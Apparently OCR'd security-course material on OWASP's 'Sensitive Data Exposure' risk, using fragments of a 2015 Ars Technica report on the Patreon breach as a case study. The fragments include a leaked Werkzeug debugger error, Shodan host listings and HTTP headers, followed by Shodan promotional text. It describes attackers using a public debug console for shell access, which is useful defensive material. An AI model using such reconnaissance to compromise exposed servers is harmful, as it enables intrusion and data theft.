
6. Sensitive Data Exposure

Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.



Threat Agents	Attack Vectors	Security Weakness		Technical Impacts	Business Impacts
Application Specific	Exploitability DIFFICULT	Prevalence UNCOMMON	Detectability AVERAGE	Impact SEVERE	Application / Business Specific

http://arstechnica.com/security/2015/10/patreon-was-warned-of-serious-website-flaw-5-days-before-it-was-hacked/



RISK ASSESSMENT / SECURITY & HACKTIVISM

Patreon was warned of serious website flaw 5 days before it was hacked

Even worse: Thousands of other sites are making the same facepalm-worthy mistake.

by Dan Goodin - Oct 2, 2015 1:24pm EDT

```
Showing results 191 - 195 of 1,377
sqlalchemy.exc.StatementError: Can't reconnect until invalid transaction is rolled back (original cause:
sqlalchemy.exc.InvalidRequestError: Can't reconnect until invalid transaction is rolled back) 'SELECT
sessions_new.session_token AS sessions_new_session_token, sessions_new.user_id AS sessions_new_user_i
sessions_new.csrf_token AS sessions_new_csrf_token, sessions_new.csrf_token_expires_at AS
sessions_new_csrf_token_expires_at, sessions_new.is_admin AS sessions_new_is_admin,
sessions_new.extra_data_json AS sessions_new_extra_data_json, sessions_new.created_at AS
sessions_new_created_at, sessions_new.expires_at AS sessions_new_expires_at \nFROM sessions_new \nWHE
sessions_new.session_token = %s AND sessions_new.expires_at &gt; %s \n LIMIT %s' [immutabledict({})] //
Werkzeug Debugger
```

```
54.67.100.111
ec2-54-67-100-111.us-west-
1.compute.amazonaws.com
Amazon
Added on 2015-09-05 11:33:32 GMT
United States, San Francisco
Details
```

```
SSL Certificate
Issued By:
|- Common Name:   Go Daddy Secure
Certificate Authority - G2
|- Organization:  GoDaddy.com, Inc.
Issued To:
|- Common Name:   *.patreon.com
```

```
HTTP/1.1 500 INTERNAL SERVER ERROR
Date: Sat, 05 Sep 2015 11:30:25 GMT
Server: Werkzeug/0.9.6 Python/3.4.0
Content-Type: text/html; charset=utf-8
X-XSS-Protection: 0
Connection: close
Transfer-Encoding: chunked
```


an e-mail to Ars. "The good thing is that since all communication of the commands sent into Werkzeug are done via GET-requests, [Patreon officials] will most certainly be able to see exactly what commands that was being issued. However, it'll probably just reveal a creation of an interactive shell which [the hackers] then used to extract all the data."

The Detectify version of events is consistent with the official notification delivered Thursday by Patreon CEO Jack Conte. In it, he said the unauthorized access was caused by "a debug version of our website that was visible to the public. Once we identified this, we shut down the server and moved all of our non-production servers behind our firewall." But that discovery came on September 28, five days after Detectify said it notified them of the error.

Patreon officials have yet to respond to Ars' queries about the misconfigured debugger and Detectify's account that they knew of it long before the unauthorized access is said to have happened. This post

NO NEWS IS BAD NEWS

Chinese Web censorship may have claimed another victim: Apple News



The search engine for

Shodan is the world's first search engine for Internet-connected devices.

Explore the Internet of Things

Use Shodan to discover which of your devices are connected to the Internet, where they are located and who is using them.

See the Big Picture

Websites are just one part of the Internet. There are power plants, Smart TVs, refrigerators and much more that can be found with Shodan!

Monitor Network Security

Keep track of all the computers on your network that are directly accessible from the Internet. Shodan lets you understand your digital footprint.

Get a Competitive Advantage

